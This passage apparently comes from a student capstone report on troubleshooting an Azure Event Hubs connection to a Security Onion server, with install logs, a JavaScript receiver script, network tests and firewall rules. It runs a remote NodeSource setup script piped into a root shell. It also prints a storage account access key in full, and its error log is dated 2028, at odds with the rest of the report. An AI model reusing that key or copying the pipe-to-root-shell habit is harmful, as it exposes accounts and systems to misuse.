Endpoint=sb://myeventhubns.servicebus.windows.net/;SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
const connectionString = "Endpoint=sb://<EVENT HUBS NAME>.servicebus.windows.net/;SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=<SHARED ACCESS KEY>";

// Name of the event hub. For example: myeventhub
const eventHubsName = "<EVENT HUB NAME>";

async function main() {
    const client = EventHubClient.createFromConnectionString(connectionString, eventHubsName);
    const allPartitionIds = await client.getPartitionIds();
    const firstPartitionId = allPartitionIds[0];

    const receiveHandler = client.receive(firstPartitionId, eventData => {
        console.log(`Received message: ${eventData.body} from partition ${firstPartitionId}`);
    }, error => {
        console.log('Error when receiving message: ', error)
    });
}


// Sleep for a while before stopping the receive operation.
await delay(15000);
await receiveHandler.stop();

await client.close();
}

main().catch(err => {
    console.log("Error occurred: ", err);
});
```

6.6 Testing JavaScript SDK

First, nodejs was installed on the SO server.




```

Prufrock@securityonion:~$ nodejs -v
The program 'nodejs' is currently not installed. You can install it by typing:
sudo apt install nodejs
Prufrock@securityonion:~$ sudo apt install nodejs
sudo: unable to resolve host securityonion
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  grub-pc-bin
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  libuv1
The following NEW packages will be installed:
  libuv1 nodejs
0 upgraded, 2 newly installed, 0 to remove and 3 not upgraded.
Need to get 3,219 kB of archives.
After this operation, 13.4 MB of additional disk space will be used.
Do you want to continue? [Y/n]

```

Then the package manager was installed.




```

Prufrock@securityonion:~$ sudo apt-get install npm
sudo: unable to resolve host securityonion
Reading package lists... Done
Building dependency tree      tu.com/ubuntu xenial/universe amd64 libuv1 amd64 1.8.0-1 [57.4 kB]
Reading state information... Done.com/ubuntu xenial-updates/universe amd64 nodejs amd64 4.2.6~dfsg-1
The following package was automatically installed and is no longer required:
  grub-pc-bin
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  gyp javascript-common libjs-inherits libjs-jquery libjs-node-uuid libjs-underscore libssl-dev
  libssl-doc libuv1-dev node-abbrev node-ansi node-ansi-color-table node-archy node-asynch
  node-block-stream node-combined-stream node-cookie-jar node-delayed-stream node-forever-agent
  node-form-data node-fstream node-fstream-ignore node-github-url-from-git node-glob
  node-graceful-fs node-gyp node-inherits node-ini node-json-stringify-safe node-lockfile
  node-lru-cache node-mime node-minimatch node-mkdirp node-mute-stream node-node-uuid node-nopt
  node-normalize-package-data node-npmlog node-once node-osenv node-qs node-read
  node-read-package-json node-request node-retry node-rimraf node-semver node-sha node-sigmund
  node-slide node-tar node-tunnel-agent node-underscore node-which nodejs-dev zlib1g-dev
Suggested packages:
  node-hawk node-aws-sign node-oauth-sign node-http-signature debhelper
The following NEW packages will be installed:
  gyp javascript-common libjs-inherits libjs-jquery libjs-node-uuid libjs-underscore libssl-dev
  libssl-doc libuv1-dev node-abbrev node-ansi node-ansi-color-table node-archy node-asynch
  node-block-stream node-combined-stream node-cookie-jar node-delayed-stream node-forever-agent
  node-form-data node-fstream node-fstream-ignore node-github-url-from-git node-glob
  node-graceful-fs node-gyp node-inherits node-ini node-json-stringify-safe node-lockfile
  node-lru-cache node-mime node-minimatch node-mkdirp node-mute-stream node-node-uuid node-nopt
  node-normalize-package-data node-npmlog node-once node-osenv node-qs node-read
  node-read-package-json node-request node-retry node-rimraf node-semver node-sha node-sigmund
  node-slide node-tar node-tunnel-agent node-underscore node-which nodejs-dev npm zlib1g-dev
0 upgraded, 58 newly installed, 0 to remove and 3 not upgraded.
Need to get 5,346 kB of archives.
After this operation, 27.5 MB of additional disk space will be used.
Do you want to continue? [Y/n] y

```

This installation procedure resulted in the following errors.



```

Prufrock@securityonion:~$ nodejs -v
v4.2.6
Prufrock@securityonion:~$ npm install @azure/event-hubs
loadDep:uuid → addNameRange
loadDep:uuid → resolveWithCid
loadDep:uuid → resolveWithT
loadDep:@opentelemetry/api@0.6.1: wanted: {"node":">>=8.0.0"} (current: {"node":"4.2.6","npm":3.5.2})
loadDep:@opentelemetry/context-base@0.6.1: wanted: {"node":">>=8.0.0"} (current: {"node":"4.2.6","npm":3.5.2})
loadDep:@opentelemetry/core@0.6.1: wanted: {"node":">>=8.0.0"} (current: {"node":"4.2.6","npm":3.5.2})
loadDep:@opentelemetry/context-base@0.6.1: wanted: {"node":">>=8.0.0"} (current: {"node":"4.2.6","npm":3.5.2})
npm ERR! Linux 4.15.0-1089-azure
npm ERR! argv "/usr/bin/nodejs" "/usr/bin/npm" "install" "@azure/event-hubs"
npm ERR! node v4.2.6
npm ERR! npm v3.5.2
npm ERR! code EMISSINGARG

npm ERR! typeerror Error: Missing required argument #1
npm ERR! typeerror     at andLogAndFinish (/usr/share/npm/lib/fetch-package-metadata.js:31:3)
npm ERR! typeerror     at fetchPackageMetadata (/usr/share/npm/lib/fetch-package-metadata.js:51:22)
npm ERR! typeerror     at resolveWithNewModule (/usr/share/npm/lib/install/deps.js:456:12)
npm ERR! typeerror     at /usr/share/npm/lib/install/deps.js:457:7
npm ERR! typeerror     at /usr/share/npm/node_modules/iferr/index.js:13:50
npm ERR! typeerror     at /usr/share/npm/lib/fetch-package-metadata.js:37:12
npm ERR! typeerror     at addRequestedAndFinish (/usr/share/npm/lib/fetch-package-metadata.js:82:5)
npm ERR! typeerror     at returnAndAddMetadata (/usr/share/npm/lib/fetch-package-metadata.js:17:7)
npm ERR! typeerror     at pickVersionFromRegistryDocument (/usr/share/npm/lib/fetch-package-metadata.js:134:20)
npm ERR! typeerror     at /usr/share/npm/node_modules/iferr/index.js:13:50
npm ERR! typeerror This is an error with npm itself. Please report this error at:
npm ERR! typeerror     <http://github.com/npm/npm/issues>

npm ERR! Please include the following file with any support request:
npm ERR!     /home/Prufrock/npm-debug.log
Prufrock@securityonion:~$ npm -v
3.5.2
Prufrock@securityonion:~$ npm install -g npm@4.0

```

Thus, these installations were removed and the latest stable repository was added before the installation is attempted again (Kumar, 2020).

These were the commands used to remove the previous installations.

Sudo apt-get purge --auto-remove nodejs

Sudo apt-get purge --auto-remove npm

Then, curl was installed and used to install the nodejs repository. Afterwards, the debian package manager, apt, was used to install nodejs.

The version of both nodejs and npm were checked.

This is pictured on the next page.

```

Prufrock@securityonion: ~
removing libuv1:amd64 (1.8.0-1) ...
processing triggers for man-db (2.7.5-1) ...
processing triggers for libc-bin (2.23-0ubuntu11) ...
rufrock@securityonion:~$ sudo apt-get purge --auto-remove npm
sudo: unable to resolve host securityonion
Reading package lists... Done
Building dependency tree
Reading state information... Done
Package 'npm' is not installed, so not removed
0 upgraded, 0 newly installed, 0 to remove and 3 not upgraded.
rufrock@securityonion:~$ npm -v
bash: /usr/bin/npm: No such file or directory
rufrock@securityonion:~$ sudo apt-get install curl
sudo: unable to resolve host securityonion
Reading package lists... Done
Building dependency tree
Reading state information... Done
curl is already the newest version (7.47.0-1ubuntu2.15).
0 upgraded, 0 newly installed, 0 to remove and 3 not upgraded.
rufrock@securityonion:~$ curl -sL https://deb.nodesource.com/setup_12.x | sudo -E bash -
sudo: unable to resolve host securityonion

## Installing the NodeSource Node.js 12.x repo...

## Populating apt-get cache...

- apt-get update
Get:1 https://download.docker.com/linux/ubuntu xenial InRelease
Get:2 http://azure.archive.ubuntu.com/ubuntu xenial InRelease
Get:3 http://azure.archive.ubuntu.com/ubuntu xenial-updates InRelease [109 kB]
Get:4 http://azure.archive.ubuntu.com/ubuntu xenial-backports InRelease [107 kB]
Get:5 http://security.ubuntu.com/ubuntu xenial-security InRelease [109 kB]
Get:6 http://ppa.launchpad.net/securityonion/stable/ubuntu xenial InRelease
Get:7 http://azure.archive.ubuntu.com/ubuntu xenial-updates/universe amd64 Packages [799 kB]
Fetched 1,124 kB in 15s (72.8 kB/s)
Reading package lists... Done

## Confirming "xenial" is supported...
- curl -sL -o /dev/null 'https://deb.nodesource.com/node_12.x/dists/xenial/Release'
## Adding the NodeSource signing key to your keyring...
- curl -s https://deb.nodesource.com/gpgkey/nodesource.gpg.key | apt-key add -
OK

## Creating apt sources list file for the NodeSource Node.js 12.x repo...
- echo 'deb https://deb.nodesource.com/node_12.x xenial main' > /etc/apt/sources.list.d/nodesource.list
- echo 'deb-src https://deb.nodesource.com/node_12.x xenial main' >> /etc/apt/sources.list.d/nodesource.list

## Running `apt-get update` for you...
- apt-get update
Get:1 https://download.docker.com/linux/ubuntu xenial InRelease
Get:2 https://deb.nodesource.com/node_12.x xenial InRelease [4,584 B]
Get:3 https://deb.nodesource.com/node_12.x xenial/main amd64 Packages [764 B]
[Working]_

```

```

Prufrock@securityonion: ~
rufrock@securityonion:~$ sudo apt-get install nodejs
sudo: unable to resolve host securityonion
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  nodejs
0 upgraded, 1 newly installed, 0 to remove and 3 not upgraded.
Need to get 18.1 MB of archives.
After this operation, 92.1 MB of additional disk space will be used.
Get:1 https://deb.nodesource.com/node_12.x xenial/main amd64 nodejs amd64 12.18.1-1nodesource1 [18.1 MB]
Fetched 18.1 MB in 11s (1,602 kB/s)
Selecting previously unselected package nodejs.
Reading database ... 103146 files and directories currently installed.
Preparing to unpack .../nodejs_12.18.1-1nodesource1_amd64.deb ...
Unpacking nodejs (12.18.1-1nodesource1) ...
Processing triggers for man-db (2.7.5-1) ...
Setting up nodejs (12.18.1-1nodesource1) ...
rufrock@securityonion:~$ nodejs -v
v12.18.1
rufrock@securityonion:~$ npm -v
v14.5
rufrock@securityonion:~$ 

```

Then, the required libraries were installed.

```
Prufrock@securityonion:~$ npm install @azure/event-hubs
npm WARN saveError ENOENT: no such file or directory, open '/home/Prufrock/package.json'
npm notice created a lockfile as package-lock.json. You should commit this file.
npm WARN enoent ENOENT: no such file or directory, open '/home/Prufrock/package.json'
npm WARN Prufrock No description
npm WARN Prufrock No repository field.
npm WARN Prufrock No README data
npm WARN Prufrock No license field.

+ @azure/event-hubs@5.2.1
added 64 packages from 96 contributors and audited 64 packages in 38.543s

13 packages are looking for funding
  run `npm fund` for details

found 0 vulnerabilities

Prufrock@securityonion:~$
```

```
Prufrock@securityonion:~$ sudo npm install @azure/storage-blob
sudo: unable to resolve host securityonion
/home/Prufrock
└── @azure/storage-blob@12.1.2
    ├── @azure/core-http@1.1.3
    ├── @types/node-fetch@2.5.7
    ├── @types/tunnel@0.0.1
    ├── form-data@3.0.0
    ├── asynckit@0.4.0
    ├── combined-stream@1.0.8
    │   └── delayed-stream@1.0.0
    ├── mime-types@2.1.27
    │   └── mime-db@1.44.0
    ├── node-fetch@2.6.0
    ├── tough-cookie@4.0.0
    │   ├── psl@1.8.0
    │   ├── punycode@2.1.1
    │   └── universalify@0.1.2
    ├── tunnel@0.0.6
    ├── xml2js@0.4.23
    │   └── sax@1.2.4
    └── xmlhttprequest@1.1.0
        └── xmlhttprequest-native@1.1.1

npm WARN enoent ENOENT: no such file or directory, open '/home/Prufrock/package.json'
npm WARN Prufrock No description
npm WARN Prufrock No repository field.
npm WARN Prufrock No README data
npm WARN Prufrock No license field.

Prufrock@securityonion:~$
```

In order to resolve warnings, npm init was used to initialize the requisite package.json file.

```

Prufrock@securityonion: ~

Prufrock@securityonion:~$ npm fund
/home/Prufrock
  https://github.com/sponsors/ljharb
    └── is-typed-array@1.1.3, which-typed-array@1.1.2, available-typed-arrays@1.0.2, es-abstract@1.17
      6, has-symbols@1.0.1, es-to-primitive@1.2.1, is-callable@1.2.0, is-regex@1.1.0, object-inspect@1.8
      0, string.prototype.trimend@1.0.1, string.prototype.trimstart@1.0.1, is-date-object@1.0.2, is-symb
      ol@1.0.3

Prufrock@securityonion:~$ sudo npm install @azure/storage-blob
sudo: unable to resolve host securityonion
/home/Prufrock
  └── @azure/storage-blob@12.1.2
    ├── @azure/core-http@1.1.3
    ├── @types/node-fetch@2.5.7
    ├── @types/tunnel@0.0.1
    ├── form-data@3.0.0
    ├── asynckit@0.4.0
    ├── combined-stream@1.0.8
    ├── delayed-stream@1.0.0
    ├── mime-types@2.1.27
    ├── mime-db@1.44.0
    ├── node-fetch@2.6.0
    ├── tough-cookie@4.0.0
    ├── psl@1.8.0
    ├── punycode@2.1.1
    ├── universalify@0.1.2
    ├── tunnel@0.0.6
    ├── xml2js@0.4.23
    ├── sax@1.2.4
    └── xmlbuilder@11.0.1
  └── @azure/core-lro@1.0.2
  └── @azure/core-paging@1.1.1

npm WARN enoent ENOENT: no such file or directory, open '/home/Prufrock/package.json'
npm WARN Prufrock No description
npm WARN Prufrock No repository field.
npm WARN Prufrock No README data
npm WARN Prufrock No license field.
Prufrock@securityonion:~$ sudo npm install @azure/eventhubs-checkpointstore-blob
sudo: unable to resolve host securityonion
/home/Prufrock
  └── @azure/eventhubs-checkpointstore-blob@1.0.0

npm WARN enoent ENOENT: no such file or directory, open '/home/Prufrock/package.json'
npm WARN Prufrock No description
npm WARN Prufrock No repository field.
npm WARN Prufrock No README data
npm WARN Prufrock No license field.
Prufrock@securityonion:~$ npm init
This utility will walk you through creating a package.json file.
It only covers the most common items, and tries to guess sensible defaults.

See `npm help init` for definitive documentation on these fields
and exactly what they do.

Use `npm install <pkg>` afterwards to install a package and
save it as a dependency in the package.json file.

Press ^C at any time to quit.
package name: (prufrock)

```

Here is a summary.

```
Prufrock@securityonion:~$ npm init
This utility will walk you through creating a package.json file.
It only covers the most common items, and tries to guess sensible defaults.

See `npm help init` for definitive documentation on these fields
and exactly what they do.

Use `npm install <pkg>` afterwards to install a package and
save it as a dependency in the package.json file.

Press ^C at any time to quit.
license: (ISC)
About to write to /home/Prufrock/package.json:

{
  "name": "prufrock",
  "version": "1.0.0",
  "description": "",
  "main": "index.js",
  "dependencies": {},
  "devDependencies": {},
  "scripts": {
    "test": "echo \\\"Error: no test specified\\\" && exit 1"
  },
  "author": "",
  "license": "ISC"
}

Is this OK? (yes)
Prufrock@securityonion:~$
```

Then, the sample script was created with the appropriate connection strings in the body of the code.

A screen capture can be seen on the next page. A copy of the script can be found in [Appendix 6.5](#).

```

Prufrock@securityonion: ~
GNU nano 2.5.3          File: receive.js

const { EventHubConsumerClient } = require("@azure/event-hubs");
const { ContainerClient } = require("@azure/storage-blob");
const { BlobCheckpointStore } = require("@azure/eventhubs-checkpointstore-blob");

const connectionString = "Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=li$";
const eventHubName = "pawnee";
const consumerGroup = "$Default"; // name of the default consumer group
const storageConnectionString = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;$";
const containerName = "indiana";

async function main() {
    // Create a blob container client and a blob checkpoint store using the client.
    const containerClient = new ContainerClient(storageConnectionString, containerName);
    const checkpointStore = new BlobCheckpointStore(containerClient);

    // Create a consumer client for the event hub by specifying the checkpoint store.
    const consumerClient = new EventHubConsumerClient(consumerGroup, connectionString, eventHubName,$

    // Subscribe to the events, and specify handlers for processing the events and errors.
    const subscription = consumerClient.subscribe({
        processEvents: async (events, context) => {
            for (const event of events) {
                console.log(`Received event: '${event.body}' from partition: '${context.partitionId}' an$)
            }
            // Update the checkpoint.
            await context.updateCheckpoint(events[events.length - 1]);
        },
        processError: async (err, context) => {
            console.log(`Error : ${err}`);
        }
    });


    // After 30 seconds, stop processing.
    await new Promise((resolve) => {
        setTimeout(async () => {
            await subscription.close();
            await consumerClient.close();
            resolve();
        }, 30000);
    });
}

main().catch((err) => {
    console.log("Error occurred: ", err);
});

```

(Pelluru et al., 2020)

This piece of code ran without producing an error, but it also never established a connection with the event hub. On the event hub, messages are streamed in, but they are not streaming out, i.e. the receiver code does not work.



In order to understand if the SO server is able to resolve the event hub FQDN, a ping command was issued.

```
Prufrock@securityonion:~/Desktop$ ping parksrec.servicebus.windows.net
PING ns-eh2-prod-yt1-504.cloudapp.net (13.71.170.16) 56(84) bytes of data.
^C
--- ns-eh2-prod-yt1-504.cloudapp.net ping statistics ---
378 packets transmitted, 0 received, 100% packet loss, time 386044ms

Prufrock@securityonion:~/Desktop$
```

The ping successfully resolved the FQDN to an IP address at 13.71.170.16, but packets were never received. This could have two causes: The first is that as it stands, this server has not been authenticated with the event hub service. The second is that it is not certain if event hubs implement ICMP. This ping test was done only to see if the DNS could resolve the FQDN.

We can check the IP that was resolved and this is an IP owned by Microsoft:

Technical details

IP address	13.71.170.16
Hostname	13.71.170.16
Type	Public
CIDR	13.71.170.16/24

Location of IP address 13.71.170.16

Lookup information about the location associated with the IP address 13.71.170.16.

City	Toronto (0% confidence)
Subdivision	Ontario (ON) (0% confidence)
Country	Canada (CA) (99% confidence)
Postalcode	M6G (0% confidence)
Continent	North America (NA)
Time zone	America/Toronto

ASN and ISP for IP address 13.71.170.16

General traits like organisation, autonomous system number (ASN) and ISP associated with the IP address 13.71.170.16.

ISP	Microsoft Corporation
Organization	Microsoft Azure
User type	hosting
Autonomous system number (ASN)	8075
Autonomous system organization	Microsoft Corporation
Anonymous proxy?	No
Satellite provider?	No

A traceroute was done on the host and after 13 hops, the trace was not able to connect to what is likely the Event Hub FQDN:

```
C:\Users\Doppio>tracert 13.71.170.16
Tracing route to 13.71.170.16 over a maximum of 30 hops
  1    4 ms     4 ms     4 ms  10.0.0.1
  2    29 ms    16 ms    12 ms  96.51.128.1
  3    14 ms    12 ms    15 ms  rc3so-be109-1.cg.shawcable.net [64.59.134.97]
  4    36 ms    37 ms    35 ms  rc1wt-be82.wa.shawcable.net [66.163.76.9]
  5    33 ms    39 ms    37 ms  shaw.wst-96cbe-1b.ntwk.msn.net [207.46.36.236]
  6    40 ms    38 ms    38 ms  ae28-0.ear01.pdx31.ntwk.msn.net [104.44.233.84]
  7    102 ms   100 ms   103 ms  be-20-0.ibr01.pdx31.ntwk.msn.net [104.44.21.59]
  8    107 ms   102 ms   101 ms  104.44.16.70
  9    103 ms   103 ms   100 ms  be-8-0.ibr01.cys04.ntwk.msn.net [104.44.18.222]
 10   105 ms   108 ms   102 ms  be-5-0.ibr01.dsm05.ntwk.msn.net [104.44.19.87]
 11   99 ms    97 ms    99 ms  be-7-0.ibr01.ch2.ntwk.msn.net [104.44.19.250]
 12   110 ms   103 ms   104 ms  be-8-0.ibr01.yt020.ntwk.msn.net [104.44.17.144]
 13   100 ms   98 ms    108 ms  ae100-0.icr01.yt020.ntwk.msn.net [104.44.20.148]
 14   *        *        *      Request timed out.
 15   *        *        *      Request timed out.
 16   *        *        *      Request timed out.
 17   *        ^C

C:\Users\Doppio>
```

Since the SO server does not seem to have issues resolving the FQDN to an IP address, a few other issues were speculated to cause the connectivity issue. First potential issue pertains to the connection strings. Since it is possible to create a connection string to authenticate access to both an event hub namespace and an event hub instance and either of which can be configured to use different SAS policies, the reason for the lack of connectivity could be a due to the use of an incorrect connection string. To ensure that this is not the issue, various permutations of connection strings were tested with both this script and the Python script. This testing procedure was quite lengthy and arduous and will be returned to after discussing the next potential barrier.

Another speculated potential barrier to connectivity was firewall rules. The SO server, being Ubuntu based, has an uncomplicated firewall (ufw) and the virtual machine that is operating the SO operating system on the Azure side has network security group (NSG) rules--both of which perform firewall-like functionalities that can restrict access that has not been explicitly allowed. Thus, the ports associated with various protocols and services in establishing this data pipeline were examined and opened. First, as it is known that the event hub service uses AMQP, and this protocol uses port 5671 and 5672, these ports were first granted access from the IP address that was resolved in the ping test (13.71.170.16). Then, the port associated with syslog-
ng was opened as well, in case the log data is received by the syslog-
ng service on the SO server. Furthermore, port 443 was opened so that the SO server may access the storage account for checkpoint data.

Pictured below are some partial rule additions.

```

PruFrock@securityonion:~$ Prufrock@securityonion:~$ sudo ufw allow from 13.71.170.60
Rule added
PruFrock@securityonion:~$ sudo so-allow-show
sudo: so-allow-show: command not found
PruFrock@securityonion:~$ sudo so-allow-view

=====
UFW Rules
=====

To          Action   From
--          ----    --
22/tcp      ALLOW    Anywhere
22,443,7734/tcp  ALLOW
514         ALLOW    [REDACTED]
514         ALLOW    0.0.0.0
Anywhere    ALLOW    13.71.170.60
22/tcp (v6) ALLOW    Anywhere (v6)

=====
Docker IPTables Rules
=====

To          Action   From
--          ----    --
PruFrock@securityonion:~$
```

(NB: This server no longer exists and so we cannot go back to capture the final rule set.)

While the final rule set on the SO server was not captured, the rule set on the Azure portal was captured.

Priority	Name	Port	Protocol	Source	Destination	Action
300	SSH	22	TCP	70.73.170.60	Any	Allow
310	Port_443	443	Any	70.73.170.60	Any	Allow
320	\$14_jogs	514	Any	13.71.170.60	Any	Allow
330	Port_443_ST_EH	443	Any	13.71.170.60	Any	Allow
340	Port_5671_AMQP	5671	Any	13.71.170.60	Any	Allow
350	Port_5672_AMQP	5672	Any	13.71.170.60	Any	Allow
65000	AllowVnetInBound	Any	Any	VirtualNetwork	VirtualNetwork	Allow
65001	AllowAzureLoadBalancerInBound	Any	Any	AzureLoadBalancer	Any	Allow
65500	DenyAllInBound	Any	Any	Any	Any	Deny

For the sake of simplicity, any type of protocol was allowed on the aforementioned ports if the source is at 13.71.170.60. (It was decided that if we were able to achieve initial success, then we will return to configure more granular access control.)

Then, the receive script was run again and this was the message returned.

```

PruFrock@securityonion:~$ sudo nano receive.js
PruFrock@securityonion:~$ Prufrock@securityonion:~$ sudo node receive.js
Error : MessagingError: The messaging entity 'sb://parksnrec.servicebus.windows.net/parksnrec/$management' could not be found. To know more visit https://aka.ms/sbResourceMgrExceptions. TrackingId:95a53632-03f5-4103-adca-518102f74a13_G23, SystemTracker:parksnrec.servicebus.windows.net:parksnrec/$management, Timestamp:2028-06-29T01:21:14
Error : MessagingError: The messaging entity 'sb://parksnrec.servicebus.windows.net/parksnrec/$management' could not be found. To know more visit https://aka.ms/sbResourceMgrExceptions. TrackingId:82899d91-0055-49f5-aadf-4500aae50f12_G29, SystemTracker:parksnrec.servicebus.windows.net:parksnrec/$management, Timestamp:2028-06-29T01:21:29
```

While these changes similarly did not establish a connection, at least now the script is providing some sort of feedback in terms of an error message.

As the error seems to indicate that the messaging entity does not exist, this echoes the issues with the Python SDK where the connection string (or key) seemed to be causing the Python interpreter to throw an error.

When this error code is examined, it indicates that the entity, in this case the event hub instance, does not seem to exist.

Error code: Not Found				
Error code	Error SubCode	Error message	Description	Recommendation
Not found	none	Entity 'entity name' was not found.	The entity against which the operation was not found.	Check if the entity exists and try the operation again.
Not found	none	Not Found. The Operation doesn't exist.	The operation you are trying to perform does not exist.	Check the operation and try again.
Not found	none	The incoming request is not recognized as a namespace policy put request.	The incoming request body is null and hence cannot be executed as a put request.	Please check the request body to ensure that it is not null.
Not found	none	The messaging entity 'entity name' could not be found.	The entity that you are trying to execute the operation against could not be found.	Please check whether the entity exists and try the operation again.

(Chhabria, Pelluru & Anderson, 2020)

Thus, a systematic test of the possible connection strings were performed. Here are the parameters:

Storage Account Name: securityonioncapstone

Storage Container Name: indiana

Event Hub Namespace: parksrec

Even Hub Instance: pawnee

Storage Account Access Key & Connection Strings:

Storage account name: securityonioncapstone

key1

Key: mfjZxrBXVjM1bbqBhkPdxahZZe0uxPLAk0SpEajYbJ4d6PnAngqFFD63MYF4KVu6pUdSPLxUEDroPclRc4geng==

